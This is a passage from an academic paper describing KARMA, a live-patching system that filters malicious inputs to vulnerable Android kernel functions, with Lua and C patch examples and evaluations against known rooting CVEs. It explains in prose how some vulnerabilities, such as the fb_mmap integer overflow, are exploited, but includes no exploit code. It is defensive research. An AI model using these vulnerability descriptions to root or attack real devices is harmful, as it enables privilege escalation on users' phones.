After collecting these images, we extracted symbols from their kernels. There are about $213K$ unique functions, and about $130K$ of them are shared by more than 10 kernels. We wrote a simple tool to roughly analyze how many different revisions each of these shared functions has. Specifically, we abstract the syntax of each function by the number of its arguments, the conditional branches it contains, the functions called by it, and non-stack memory writes. We then cluster each function across all the images based on these syntactic features. Each different cluster can be roughly considered as a revision of the function (i.e., each cluster potentially requires a different revision of the patch). The results are shown in Fig. 1 and 2. Specifically, Fig. 1 shows how many clusters each shared function has. About 40% of the shared functions have only one cluster, and about 80% of them have 4 clusters or less. Fig. 2 shows the percentage of the kernels in the largest cluster for each shared function. For about 60% of shared functions, the largest cluster contains more than 80% of all the kernels that have this function. These data show that most kernel functions are indeed stable across different devices. Vulnerabilities in shared functions should be given a higher priority for patching because they affect more devices.

Observation B: *many kernel vulnerabilities are triggered by malicious inputs. They can be protected by filtering these inputs.*

Kernel vulnerabilities, especially exploitable ones, are often triggered by malicious inputs through syscalls or external inputs (e.g., network packets). For example, CVE-2016-0802, a buffer overflow in the Broadcom WiFi driver, can be triggered by a crafted packet whose size field is larger than the actual packet size. Such vulnerabilities can be protected by placing a filter on the inputs (i.e., function arguments and external data received from functions like `copy_from_user`) to screen malicious inputs. We surveyed *all* the critical kernel vulnerabilities in the Android Security Bulletin reported in 2015 and 2016 and found that 71 out of 76 (93.4%) of them could be patched using this method (Table 6).

Observation C: *many kernel functions return error codes that are handled by their callers. We can leverage the error handling code to gracefully discard malicious inputs.*

When a malicious input is blocked, we need to alter the kernel's execution so that the kernel remains as consistent and stable as possible. We observe that many kernel functions return error codes that are handled by their callers. In such functions, a patch can simply end the execution of the current function and return an error code when a malicious input is detected. The caller will handle the error code accordingly [34]. Linux kernel's coding style recommends that functions, especially exported ones, returning an error code to indicate whether an operation has succeeded or not [24]. If the function does not normally return error codes, it should indicate errors by returning out-of-range results. A notable exception is functions without return values. Most (exported) kernel functions follow the official coding style and return error codes — even kernel functions that return pointers often return out-of-range "error codes" using the `ERR_PTR` macro.

Based on these observations, our approach is as follows: for each applicable vulnerability, we create a patch that can be placed on the vulnerable function to filter malicious inputs. The patch returns a selected error code when it detects an attack attempt. The error is handled by the existing error handling code, keeping the kernel stable. This patch is then automatically adapted to other devices. Automatic adaptation of patches can significantly reduce the manual efforts and speed up the patch deployment.

Vendor	#Models	#Images
Samsung	192	419
Huawei	132	217
LG	120	239
Oppo	74	249
Google Nexus	2	15
Total	520	1139

Table 2: Images obtained from popular devices.

Category	Statistics
Countries	67
Carriers	37
Android Versions	4.2.x, 4.3.x, 4.4.x, 5.0.x, 5.1.x, 6.0.x, 7.0.x
Kernel Versions	2.6.x, 3.0.x, 3.4.x, 3.10.x, 3.18.x
Kernel Architectures	ARM (77%), AArch64 (23%)
Kernel Build Years	2012, 2013, 2014, 2015, 2016

2.2 Adaptive Multi-level Patching

KARMA features a secure and adaptive multi-level patching model. The security is enforced by the following two technical constraints:

Rule I, *a patch can only be placed at designated locations, and its patched function must be able to return error codes or return void (i.e., no return value).*

KARMA protects kernel vulnerabilities by preventing malicious inputs from reaching them. For security reasons, a patch can only be placed at the designated levels. Specifically, *level 1* is the entry or return points of a vulnerable function; *level 2* is before or after *call instructions* to a callee of the vulnerable function. Note that we do not patch the callee itself but rather hook call instructions in order to avoid affecting other callers of this callee. A typical example of callees hooked by KARMA is `copy_from_user`, a function dedicated to copy untrusted user data into the kernel. `copy_from_user` is a perfect checkpoint for malicious inputs because the kernel calls it whenever the kernel needs to read the user data; Level 3 is similar to the existing binary-based patches [22,23,27]. *Level-3* patches are more flexible but potentially dangerous because they are (currently) unconstrained. If a vulnerability is difficult to patch at level 1 and level 2, we fall back to level 3. Level-3 patches have to be manually scrutinized to prevent them from being misused. Our experiment with 76 critical kernel vulnerabilities shows that level 1 can patch 49 (64%) vulnerabilities, level 2 can patch 22 (29%) vulnerabilities, and we have to fall back to level 3 in only 5 cases (7%). This multi-level design allows KARMA to patch most, if not all, Android kernel vulnerabilities. In the following, we focus on the level-1 and level-2 patches since level-3 patches (i.e., binary patching) have been studied by a number of the previous research [22, 23, 27].

A patch can indirectly affect the kernel's control flow by returning an error code when a malicious input is intercepted. This immediately terminates the execution of the vulnerable function and passes the error code to the caller. We require a patched function to return error codes on fault in order to leverage the existing error handling code of the kernel to gracefully fail on malicious inputs. Allowing a patch to return arbitrary values (i.e., other than error codes) may have unintended consequences. Fortunately, many kernel functions return error codes on fault, following the guidelines of the official coding style. Similarly, we allow functions that return void to be patched.

Rule II, *a patch can read any valid kernel data structures, but it is prohibited from writing to the kernel.*

Even though KARMA's patches are vetted before deployment, they may still contain weakness that can be exploited by attackers. To control their side effects, patches are only allowed to read necessary, valid kernel data structures (e.g., registers, stacks, the heap, code, etc.), but they are prohibited from writing to the kernel. Allowing a patch to change the kernel's memory, even one bit, is dangerous. For example, it could be exploited to clear the U-bit (the user/kernel bit) of a page table entry to grant the user code the kernel privilege. Without the write permission, patches are also prevented from leaking kernel information to a local or remote adversary. This rule is enforced by providing a set of restricted APIs as the only interface for the patches to access the kernel data.

By combining these two rules with a careful vetting process and the memory-safety of the patches, we can strictly confine the run-time behaviors of patches to prevent them from potential misuse.



Figure 3: Workflow of KARMA

```
1  function kpatcher(patchID, sp, cpsr, r0, r1,
       r2, r3, r4, r5, r6, r7, r8, r9, r10, r11,
       r12, r14)
2      if patchID == 0xca5269db50f4 then
3          uaddr1 = r0
4          uaddr2 = r2
5          if uaddr1 == uaddr2 then
6              return -22
7          else
8              return 0
9          end
10     end
11 end
12 kpatch.hook(0xca5269db50f4,"futex_requeue")
```

Figure 4: A simplified patch in Lua for CVE-2014-3153

2.3 Architecture and Workflow

KARMA works in two phases as shown in Figure 3. The offline phase adapts a reference patch ($\mathcal{P}_r$) to all the devices supported by KARMA. The reference patch often comes from an upstream source, such as Google and chipset manufacturers. It targets a specific device and kernel (named as the reference kernel, $\mathcal{K}_r$) and is not directly applicable to other devices. To address that, KARMA employs an automated system to customize $\mathcal{P}_r$ for each target kernel ($\mathcal{K}_t$). Specifically, KARMA first roughly identifies potentially vulnerable functions in kernel $\mathcal{K}_t$, and applies symbolic execution to compare the semantics of each candidate function ($\mathcal{F}_t$) against reference function $\mathcal{F}_r$. If these two functions are semantically equivalent, KARMA further adjusts the reference patch for kernel $\mathcal{K}_t$, signs it, and deposits it to the cloud. To prevent malicious patches from being installed by user devices, reference patches are carefully vetted and all the patches are signed. User devices only install signed patches. Matching semantics with symbolic execution can abstract syntactic differences in function binaries (e.g., register allocation). Semantic matching decides whether candidate function $\mathcal{F}_t$ is semantically equivalent, or very similar to, reference function $\mathcal{F}_r$, and whether $\mathcal{F}_t$ has been patched or not. In other words, it is responsible for locating a function in the target kernel that can be patched but has not been patched yet. Semantic matching also provides a scheme to customize reference patch $\mathcal{P}_r$ for target kernels.

In the second phase, the KARMA client in the user device downloads and verifies the patches for its device and applies them to the running kernel. Specifically, the client verifies that each downloaded patch is authentic by checking its signature and that it is applicable to this device by comparing the device model and the kernel version. If a patch passes the verification, it is cached in a secure store provided by Android. The client then applies the patch to the running kernel. An applied patch immediately protects the kernel from exploits without rebooting the device or user interactions. In the unlikely event that a patch causes the device to malfunction, the user can reboot the device and skip the problematic patches by holding a hardware key. Currently, KARMA's patches are written in the Lua language. We choose Lua for its simplicity, memory-safety, and easiness to embed and extend (in security, simplicity is a virtue). Lua provides sufficient expressive power for KARMA to fix most kernel vulnerabilities. Other kernel scripting languages, such as BPF [8], can also satisfy our requirements. To execute these patches, we embed a restricted Lua engine in the kernel. The engine strictly enforces the security rules of KARMA (Section 2.2).

In the rest of this section, we first illustrate KARMA's patches and then present these two phases in detail.

2.4 KARMA Patches

Patches in KARMA are written in the Lua programming language. Lua is a simple, extensible, embedded language. It has only eight primitive types, such as `nil`, `boolean`, `number`, `string`, and `table`. Tables are the only built-in composite data type. Most user data structures are built on top of tables. Lua is a dynamically typed language, and all the data accesses are checked at the run-time. This reduces common memory-related flaws like buffer overflows. Lastly, Lua creates an isolated environment to execute patches. This prevents patches from directly accessing the kernel memory. Instead, the kernel data can only be accessed through restrictive APIs provided by KARMA.

Figure 4 shows a simplified patch for CVE-2014-3153, exploited by the infamous Towelroot. CVE-2014-3153 is a flaw in function `futex_requeue`. It fails to check that two arguments are different, allowing a local user to gain the root privilege via a crafted `FUTEX_REQUEUE` command [14]. To fix it, we just check whether these two arguments (in register `r0` and `r1`, respectively) are different and return an error code (`-22` or `-EINVAL`) if they are the same. As shown in Fig. 4, each hooking point has a unique ID. The patch can check this ID to ensure that it is called by the correct hooking points. When invoked, the patch receives the current values of the registers as arguments. They allow the patch to access function argu-

```
1  static int sock_diag_rcv_msg(struct sk_buff *
       skb, struct nlmsghdr *nlh)
2  {
3      ...
4      switch (nlh->nlmsg_type) {
5          ...
6          case SOCK_DIAG_BY_FAMILY:
7              return __sock_diag_rcv_msg(skb,
                   nlh);
8          ...
9  }
10 static int __sock_diag_rcv_msg(struct sk_buff
        *skb, struct nlmsghdr *nlh)
11 {
12     int err;
13     struct sock_diag_req *req = NLMSG_DATA(
           nlh);
14     struct sock_diag_handler *hndl;
15     if (nlmsg_len(nlh) < sizeof(*req))
16         return -EINVAL;
17 +   if (req->sdiag_family >= AF_MAX)
18 +       return -EINVAL;
19     hndl=sock_diag_lock_handler(req->
           sdiag_family);
20     ...
21 }
```

Figure 5: Source-code patch for CVE-2013-1763

ments and other necessary data by using the APIs provided by KARMA. The last line of the patch installs itself at the `futex_request` function with a patch ID of `0xca5269db50f4`. Next, we use a few examples to demonstrate how to convert a regular source-code based patch to a reference patch for KARMA.

CVE-2013-1763: Figure 5 shows the original source code patch for CVE-2013-1763. Each "+" sign marks a new line added by the patch. The added lines validate that the protocol family of the received message (`req->sdiag_family`) is less than `AF_MAX` and returns `-EINVAL` otherwise. This patch can be easily converted to a reference patch for KARMA. However, since `__sock_diag_rcv_msg` does not appear in the kernel's symbol table (because it is a static function), KARMA instead hooks the entry point of its parent function and screens the arguments there.

CVE-2013-6123: this is a vulnerability in function `msm_ioctl_server`, which reads an untrusted data structure (`u_isp_event`) from the user space with `copy_from_user`. However, it fails to check that the `queue_index` field of the input is valid. This vulnerability is fixed by line 10-17 in Fig. 6. To patch this vulnerability in KARMA, we cannot hook the entry point of `msm_ioctl_server` because the malicious input data is not available yet. Instead, we should hook the return point of `copy_from_user` and filter the received data. `copy_from_user` returns status codes; therefore it can be hooked by KARMA. If the patch detects a malicious input, it returns the error code of `-EINVAL`. This terminates the execution gracefully.

CVE-2016-0802: this is a buffer overflow in the

```
1  static long msm_ioctl_server(struct file *
       file, void *fh, bool valid_prio, int cmd,
        void *arg)
2  {
3      ...
4      if (copy_from_user(&u_isp_event,
5          (void __user *)ioctl_ptr->ioctl_ptr,
6          sizeof(struct msm_isp_event_ctrl))) {
7          ...
8      }
9      ...
10 +   if(u_isp_event.isp_data.ctrl.queue_idx<0
11 +   || u_isp_event.isp_data.ctrl.queue_idx >=
12 +       MAX_NUM_ACTIVE_CAMERA) {
13 +       pr_err("%s: Invalid index %d\n",
14 +           __func__, u_isp_event.isp_data.
       ctrl.queue_idx);
15 +       rc = -EINVAL;
16 +       return rc;
17 +   }
18     ...
19 }
```

Figure 6: Source-code patch for CVE-2013-6123

Broadcom WiFi driver, caused by the missing check that the packet data length is less than the packet length. This vulnerability represents an interesting challenge to KARMA: the source-code is patched in several functions, and a new argument is added to function `dhd_wl_host_event` and `dngl_host_event`. The error condition is finally checked in function `dngl_host_event`. Apparently, this type of fix (i.e., adding new arguments to functions) cannot be translated directly in KARMA because patches are not allowed to write the kernel memory. To address that, we need to hook both `dhd_rx_frame` and `dngl_host_event` functions. The first hook saves the packet length, and the second hook compares the packet length to the data length. If the data length is larger than the packet length, the patch returns the error code of `BCME_ERROR`. This is an example of KARMA's multi-invocation patches (also called stateful patches). Both patches bear the same patch ID. The variables at the first hook are made accessible to the second hook by KARMA's Lua engine. An alternative fix is to hook only `dhd_rx_frame` and manually extract the data length from the packet. However, this fix is less favorable because the patch has to parse the packet structure by itself and it is placed differently from where the source-code patch modifies the control flow, i.e., where the error handling is guaranteed to work.

2.5 Offline Patch Adaptation

KARMA's offline component adapts a reference patch for all supported devices. It first identifies the vulnerable function in a target kernel through structural and semantic matching; then it uses the information from semantic matching to customize the patch for the target kernel. In the following, we describe these two steps in detail.

```
1  void dhd_rx_frame(...)
2  {
3      ...
4      dhd_wl_host_event(dhd, &ifidx,
5                        skb_mac_header(skb),
6                        skb->mac.raw,
7  +                     len - 2,
8                        &event, &data);
9      ...
10 }

11 static int dhd_wl_host_event(...)
12 {
13     ...
14 -   if (dngl_host_event(dhd_pub, pktdata) ==
       BCME_OK) {
15 +   if (dngl_host_event(dhd_pub, pktdata,
       pktlen) == BCME_OK) {
16     ...
17 }

18 int dngl_host_event(...)
19 {
20     ...
21 +   if (datalen > pktlen)
22 +       return (BCME_ERROR);
23     ...
24 }
```

Figure 7: Source-code patch for CVE-2016-0802

2.5.1 Syntactic Matching

Given a target kernel $\mathcal{K}_t$, we first identify candidate functions ($\mathcal{F}_t$) in $\mathcal{K}_t$ that may contain the same vulnerability as reference function $\mathcal{F}_r$. However, this task is not as simple as searching the kernel symbol table. There are a number of challenges. *First*, function $\mathcal{F}_t$ might have different semantics than $\mathcal{F}_r$ even though their names are the same. Accordingly, the patch cannot be applied to $\mathcal{K}_t$. KARMA addresses this problem by further matching their semantics. *Second*, $\mathcal{F}_t$ may have a (slightly) different name than $\mathcal{F}_r$ even though their semantics is the same. For example, CVE-2015-3636 [30], exploited by PingPong root, exists in function `ping_unhash` in the Google Nexus 5 kernel but `ping_v4_unhash` in some other kernels. *Third*, $\mathcal{F}_t$ could have been inlined in the target kernel and thus does not exist in the symbol table. To address these challenges, we assume that most (other) functions are not changed or renamed across different kernels. This assumption is backed by our first observation (Section 2.1).

To find matches of function $\mathcal{F}_r$ in target kernel $\mathcal{K}_t$, we first extract the symbol table from $\mathcal{K}_t$'s binary [3] and search in it for the name of $\mathcal{F}_r$. If an exact match is found, we consider this function to be the only candidate. Otherwise, we try to identify candidate functions by call relations. Specifically, we first extract the call graphs from the target and the reference kernels. We collect callers and callees of function $\mathcal{F}_r$ in the reference kernel's graph, and try to locate nodes in the target kernel's graph that have similar call relations to these two sets of functions. We may find a unique matching node if the function has been simply renamed. If the function has been inlined, the target kernel's call graph contains direct edges from the caller set to the callee set (instead of connected through $\mathcal{F}_r$). Accordingly, we use the containing function as the candidate. Multiple candidate functions may be identified using this approach. The semantics of these candidate functions is then compared to that of function $\mathcal{F}_r$ to ensure that the patch is applied to correct functions.

[3] The kernel binary often contains the symbol table so that kernel modules can be linked to the kernel. This table may or may not be exported through the `/proc/kallsym` file at runtime.

2.5.2 Semantic Matching

In this step, KARMA uses semantic matching to decide whether a function should be patched and whether a given reference patch can be adapted to it. For two Android kernels, the same source code could be compiled into different binaries – they may vary in register allocation, instruction selection, and instruction layout. In addition, the positions of structure members may have shifted, and the stack may contain different temporary variables (e.g., because of differences in the register spilling). Therefore, simple syntactic comparison of functions is too restrictive and may reject functions that could otherwise be patched. To this end, we leverage symbolic execution to compare semantics of the candidate function ($\mathcal{F}_t$) and the reference function ($\mathcal{F}_r$).

Path explosion is a significant obstacle in symbolic execution. The situation is even more serious in the Linux kernel because many kernel functions are highly complicated. Even if the vulnerable function looks simple, it may call complex other functions. This can quickly overwhelm the symbolic execution engine. In KARMA, we assume that functions called by $\mathcal{F}_t$ and $\mathcal{F}_r$ have the same semantics if they share the same signature (i.e., function name and arguments). Therefore, we can use non-local memory writes (i.e., writes to the heap or global variables), function calls, and function returns as checkpoints for semantic comparison. Non-local memory writes, function calls, and returns make up the function's impacts to the external environment. We consider two functions having the same semantics if their impacts to the environment are the same. We do not take stack writes into consideration because the same function may have different stack layouts in two kernels.

To compare their semantics, we symbolically execute the basic blocks of $\mathcal{F}_r$ and $\mathcal{F}_t$ and generate constraints for memory writes and function calls. For each memory write, we first check whether it is a local write or not (we consider it a local write if its address is calculated related to the stack/base pointer). If it is a non-local write, we add two constraints that the memory addresses and the

content-to-write should be equal. For function calls, we first check that these functions have the same name (and arguments if the kernel source is available). If so, we add constraints that the arguments to these two functions should be equal. We handle function returns similarly by adding constraints for register `r0` at the function exits. External inputs to these two functions, such as initial register values, non-local memory reads, and sub-function returns, are symbolized.

KARMA supports two modes of operation: in the strict mode, we require that two matching constraints are exactly the same, except for constants. Constants are often used as offsets into structures or the code (e.g., to read embedded constants in the code). These offsets could be different even for the same source code because of different hardware/software settings (e.g., conditional compiling). We ignore these constants to accommodate these differences. In a relaxed mode, we use a constraint solver to find a solution that can fulfill all the constraints at the same time. We consider two functions to be semantically equivalent if there exist at least one such solution. Moreover, to avoid patching an already-patched function, we compare path constraints for the variables accessed by reference patch $\mathcal{P}_r$ in function $\mathcal{F}_r$ and $\mathcal{F}_t$. If they are more restrictive in $\mathcal{F}_t$ than in $\mathcal{F}_r$ (i.e., conditional checks are added in $\mathcal{F}_t$), the function may have already been patched. Note that since KARMA's patches cannot modify the kernel memory, reapplying a patch is likely safe. If a semantic match is found, the symbolic formulas provide useful information for adapting patch $\mathcal{P}_r$ for the target kernel. For example, we can adjust $\mathcal{P}_r$'s registers and field offsets by comparing formulas of the function arguments. We evaluate the effectiveness of semantic matching in Section 3.2.

2.6 Live Patching

To enable its protection, KARMA needs to run its client in the user device. The client consists of a regular app and a kernel module. The app contacts the KARMA servers to retrieve patches for the device, while the kernel module verifies the integrity of these patches and applies ones that pass the verification.

2.6.1 Integration of Lua Engine

Patches in KARMA are written in the Lua language. They are executed by a Lua engine embedded in the kernel. KARMA extends the Lua language by providing a number of APIs for accessing kernel data structures. Normally, extending Lua with unsafe C functions forgoes Lua's memory safety. KARMA provides two groups of APIs to Lua scripts. The first group is used exclusively for applying patches, and the other group is used by patches to read kernel data. Our vetting process automatically ensures that patches can only use the second group of APIs. As such, the memory safety of Lua is retained because all the APIs that a patch can access are read-only. Table 4 lists these APIs, which provide the following functionalities: 1) symbol searching: return the run-time address of a symbol; 2) function hooking: hook a given function/sub-function in order to execute the patch before/after the function is called; 3) typed read: given an address, validate whether the address is readable and return the (typed) data if so; 4) thread-info fetching: return the current thread information, such as its thread ID, kernel stack, etc. The first two functionalities belong to the first group, and the rest belongs to the second group. Again, the live patcher can use both groups of the APIs, but patches can only use the second one.

API	Functionality
`hook`	Hook a function for live patching
`subhook`	Hook the calls to sub-functions for live patching
`alloc_mem`	Allocate memory for live patching
`free_mem`	Free the allocated memory for live patching
`get_callee`	Locate a callee that can be hooked
`search_symbol`	Get the kernel symbol address
`current_thread`	Get the current thread context
`read_buf`	Read raw bytes from memory with the given size
`read_int_8`	Read 8 bits from memory as an integer
`read_int_16`	Read 16 bits from memory as an integer
`read_int_32`	Read 32 bits from memory as an integer
`read_int_64`	Read 64 bits from memory as an integer

Table 4: The extension to Lua. The first five functions can only be used by the live patcher, not by patches.

2.6.2 Patch Application

To apply a patch, KARMA hooks the target function to interpose the patch in the regular execution flow, as shown in Fig. 8. Specifically, for each hooking point, we create a piece of the trampoline code and overwrite the first few instructions at the hooking point with a jump to the trampoline. At run-time, the trampoline saves the current context by pushing all the registers to the stack and invokes the Lua engine to execute the associated patch. The saved context is passed to the patch as arguments so that the patch can access these registers. Before installing the hook, the live patcher calls the `stop_machine` function and checks whether there are any existing invocations of the target function in the kernel stacks. If so, it is unsafe to immediately patch the function because otherwise the existing invocations will return to the patched version, potentially causing inconsistent kernel states. When this happens, we return an error code to the client which will retry later. As soon as the patch is applied, the vulnerable function is protected from attacks. If no malicious inputs are detected, the patch returns zero to the trampoline, which in turn restores the context, executes



Figure 8: Live patching through function hooking

the overwritten instructions, and jumps back to the original function; If malicious inputs are detected, the patch returns an error code to the trampoline, which ends the execution of the hooked function by jumping to a return instruction.

2.6.3 Patch Dispatching

KARMA supports two methods to dispatch a patch, one for each of the two execution contexts: the interrupt context or the thread (or process) context. In the interrupt context, the Lua engine is directly invoked through the engine's C interface, similar to a regular function call. However, it is expensive to launch a new Lua engine each time a patch is executed. In the thread context, we instead schedule patches to a standalone Lua engine (through a workqueue) and wait for the results. The Lua engine executes in a self-contained kernel thread and processes incoming requests from the workqueue. Each request is identified by the thread ID and the patch ID. This dispatching method cannot be used in the interrupt context because blocking functions (e.g., to acquire a lock) cannot be called in that context. If a vulnerable function is called in both contexts, we dispatch the patch according to the active context (we have not found such cases in practice). Patch dispatching in the thread context is more complex. In the following we give more details about it.

The kernel is a concurrent execution environment, especially with multi-core CPUs, which most Android devices have. A patch accordingly can be executed simultaneous by multiple threads on different CPU cores. These invocations are grouped by their thread ID and patch ID. Specifically, for each distinct combination of thread ID and patch ID, a separate name space is created. Each Lua variable is saved to its associated name space. A name space is not destroyed until the associated thread ends. Therefore, variables of the previous invocations remain available to the subsequent invocations in the same name space [4]. By keeping the states across invocations, KARMA can support multi-invocation patches, i.e., complex patches that need to combine the results of several executions to make a decision. A number of patches we tested require this capability. In the thread context, we can also support multiple Lua engines to improve the throughput of patch execution. Specifically, we can spawn multiple kernel threads to run several instances of the Lua engine. A dispatch algorithm decides which Lua engine a request should be scheduled to. The algorithm must be deterministic so that requests in the same name space will always be scheduled to the same engine, allowing them to access states from previous invocations. When a thread ends, its associated states are cleared from all the Lua engines.

Lua is a garbage-collected language. Patches thus do not need to explicitly manage memory allocation and release. The Lua engine uses a simple mark-and-sweep garbage collector [35]. Kernel patches usually do not need to allocate many memory blocks. The default garbage collector works well for our purpose without slowing down the system.

[4] If the vulnerable function is recursively called, some variable states might be lost. To retain the whole history, we can tag variables with the thread ID, patch ID, and the stack top. However, we have not found any of such cases in practice.

2.7 Prototype of KARMA

We have implemented a prototype of KARMA. We wrote a number of offline tools for patch adaptation and signing. Our symbolic execution engine was based on the angr framework [6, 44]. We implemented the syntactic and semantic matching by ourselves. Our Lua engine in the kernel is similar to the lunatik-ng project [26]. For example, the Linux kernel does not use floating-point arithmetic. We therefore changed Lua's internal number representation from floating-points to integers. We also removed the unnecessary Lua libraries such as file operations. Furthermore, we added the support to name spaces in our Lua engine and extended the Lua language with the APIs specified in Table 4. We added roughly about $11K$ lines of source code in total to the Android kernel. The added code was compiled as an 800KB kernel module. This kernel module can be pre-installed on Android devices through collaboration with vendors or installed afterwards through rooting, the only choice available. KARMA can support all the known Android kernel versions (from 2.6.x to 3.18.x) and different vendors.

3 Evaluation

The effectiveness of KARMA can be evaluated by its applicability, adaptability, and performance. Applicability quantifies how many existing kernel vulnerabilities can be patched by KARMA, and adaptability quantifies how many devices that KARMA can adapt a reference patch for. In the following, we describe these three aspects of the evaluation in detail.

3.1 Evaluation of Applicability

We tested KARMA with all the critical kernel vulnerabilities from Android Security Bulletin and ones used to root Android devices. There are 76 such vulnerabilities in total in the last three years. Remarkably, KARMA can fix 71 of them (93.4%) with level-1 and level-2 patches; i.e., we can create an adaptable KARMA patch for them. Table 6 in Appendix A gives a more complete list of the results. In the following, we describe how KARMA can prevent some interesting kernel vulnerabilities used in one-click rooting apps and recent malware incidents [5,17,18,21]. Appendix A contains a couple of more examples.

CVE-2013-6282 (VROOT): this was one of the most popular vulnerabilities used in the wild to root Android devices, publicly known as "VROOT". It exists in the `get/put_user` *macros*. They both fail to check that user-provided addresses are in the valid range. The original patches add the necessary checks to these macros and return `-EFAULT` if invalid addresses are detected [12]. However, KARMA cannot patch these two macros because they are expanded by the compiler and thus do not exist in the kernel binary. Instead, KARMA patches their expanded functions (i.e., `__get_user_1/2/4` and `__put_user_1/2/4/8`) with checks of whether user-provided addresses are less than `current_thread_info()->addr_limit-1`. Note that these patches can access the current `thread_info` structure by using the `current_thread` API provided by KARMA. These patches simply return `-EFAULT` if the address is out of the range.

CVE-2013-2595 (Framaroot): this vulnerability was a part of the infamous Framaroot app (the "Gandalf" payload). It exists in the camera driver for the Qualcomm MSM devices [10]. The driver provides an uncontrolled `mmap` interface, allowing the attacker to map sensitive kernel memory into the user space. KARMA can patch this vulnerability by validating whether the memory to be mapped is within the user space.

CVE-2013-2596 (MotoChopper): an integer overflow in the `fb_mmap` function allows a local user to create a read-write mapping of the entire kernel memory and consequently gain the kernel privileges. Specifically, the function has a faulty conditional check:

```
if((vma->vm_end - vma->vm_start + off)>len)
    return -EINVAL;
```

Because `off` is a user-controlled variable, an attacker can pass in a really large number to overflow `(vma->vm_end - vma->vm_start + off)` (the result is interpreted as a negative number) and bypass the validation. Here the original patch adds more checks to prevent this situation [11]. To patch this vulnerability in KARMA, we hook the `fb_mmap` function and extract the needed variables from its argument `vma`. For example, we can calculate `off` as `(vma->vm_pgoff << PAGE_SHIFT)`. The patch then checks whether `(vma->vm_end - vma->vm_start + off)` is negative or not, and return `-EINVAL` if so.

3.2 Evaluation of Adaptability

KARMA is an adaptive kernel live patching system for Android. Its ability to automatically adapt a reference patch is the key to protect a wide variety of devices and reduce the window of vulnerability. In this experiment, we evaluate KARMA's adaptability with 1,139 Android kernels collected from Internet.
